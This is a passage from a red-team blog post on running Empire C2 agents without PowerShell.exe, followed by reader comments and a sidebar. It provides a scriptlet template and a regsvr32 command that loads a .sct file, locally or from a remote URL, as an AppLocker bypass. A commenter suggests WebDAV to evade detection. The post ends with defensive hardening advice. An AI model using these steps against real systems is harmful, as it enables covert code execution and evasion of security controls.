
That should launch a new agent on your workstation in the background. It’ll be running as “wscript” in your process monitor.

If you’ve confirmed that as working, it’s time to wrap it into a .sct so we can call it with regsvr32.exe.

Place the entire contents of legitscript.js into the CDATA tag (picture below). You can get the XML format in Empire by using:

```
(Empire: usestager windows/launcher_sct
```

The settings don’t matter, but you can set them to your listener and make sure “OutFile” is set to null or “” no value as this will print the content to screen. If you’re getting the contents from Empire, strip everything out of the CDATA tag, and replace it with your legitscript.js.



```
<?XML version="1.0"?>
<scriptlet>
  <registration
  description="Win32COMDebug"
  progid="Win32COMDebug"
  version="1.00"
  classid="{AAAA1111-0000-0000-0000-0000FEEDACDC}"
 >
    <script language="JScript">
      <![CDATA[

            ]]>
    </script>
  </registration>
  <public>
    <method name="Exec"></method>
  </public>
</scriptlet>
```

Save that as 2legit.sct and test with:

```
regsvr32 /s /n /u /i:2legit.sct scrobj.dll
```

Which, again, should return a new agent. You can save that .sct to your web or file server and call it remotely replacing the "/i:" with "/i:https://example.com/2legit.sct&#8221;. This is an AppLocker bypass as regsvr32.exe is a Microsoft signed binary.

Conclusion

PowerShell is awesome, and attackers have been using it for years now. The best advice we're giving to clients is to keep their environments locked down with PowerShell Constrained Mode, disable PowerShell v2, and upgrade PowerShell across the enterprise to the latest which supports Script Block Logging. It's pretty difficult and almost unrealistic to keep PowerShell from executing in your environment, so at least know when and how it's being used.

Thanks to @subtee for engaging with me on some ideas, @vysecurity for answering questions, and all the giants and project authors who have made this even possible.

Share this:

Twitter Facebook 466 Google

Like

Be the first to like this.

EMPIRE

6 thoughts on “Empire without PowerShell.exe”

Pingback: Empire Without Powershell – jtlr.net

Pingback: 【知识】7月27日 – 每日安全知识热点-安全路透社

dru1d

Instead of SMB over the Internet, you could try using WebDAV instead. You get the capability to use UNC paths (if that’s what you need) and it should hopefully evade detection/bypass egress.

★ Like

JULY 27, 2017 AT 3:57 AM   REPLY

steve88

Another simple solution to this problem.

★ Like

JULY 27, 2017 AT 11:06 PM REPLY

Pingback: IT Security Weekend Catch Up – July 29, 2017 – BadCyber

Pingback: How I Learned to Trust My Shell (Microsoft Powershell) | Critical Informatics

Leave a Reply

Enter your comment here...

SEARCH

Search ...

SOCIAL

POPULAR POSTS

Empire Post Exploitation – Unprivileged Agent to DA Walkthrough

Athena: The CIA's RAT vs Empire

iTerm2 Customizations for Hackers

Rome Didn’t Fall in a Day: Building A Resilient Empire C2, Part Two

Empire without PowerShell.exe

MY TWITTER RAMBLINGS

Jeremy (bneg) Retweeted

Matthew Green
@matthew_d_green

Replying to @matthew_d_green @karlyeurl

At this point I think the negatives so sufficiently outweigh the positives that it isn’t, to me personally, worth the risk that someone will send me something important via PGP. As they have in the past.

You are free to make your own decisions.

Apr 13, 2018

Jeremy (bneg) Retweeted

Matthew Green
@matthew_d_green

Replying to @karlyeurl

I’m talking generally about GnuPG plus specific infrastructure that exists on clients. I think there is a subset of OpenPGP that’s secure and there may be good implementations or methodologies. But I don’t trust most people to do this reliably.

Apr 13, 2018

Jeremy (bneg) Retweeted

Matthew Green
@matthew_d_green

Please don’t take this the wrong way, but I am eliminating all of my remaining PGP/GPG secrets and moving away from that system entirely.

Apr 13, 2018

TAGS

0-Days empire infrastructure reversing vault7

CATEGORY CLOUD

Blue Team Commentary Pentesting Red Team Uncategorized Vulnerabilities War Story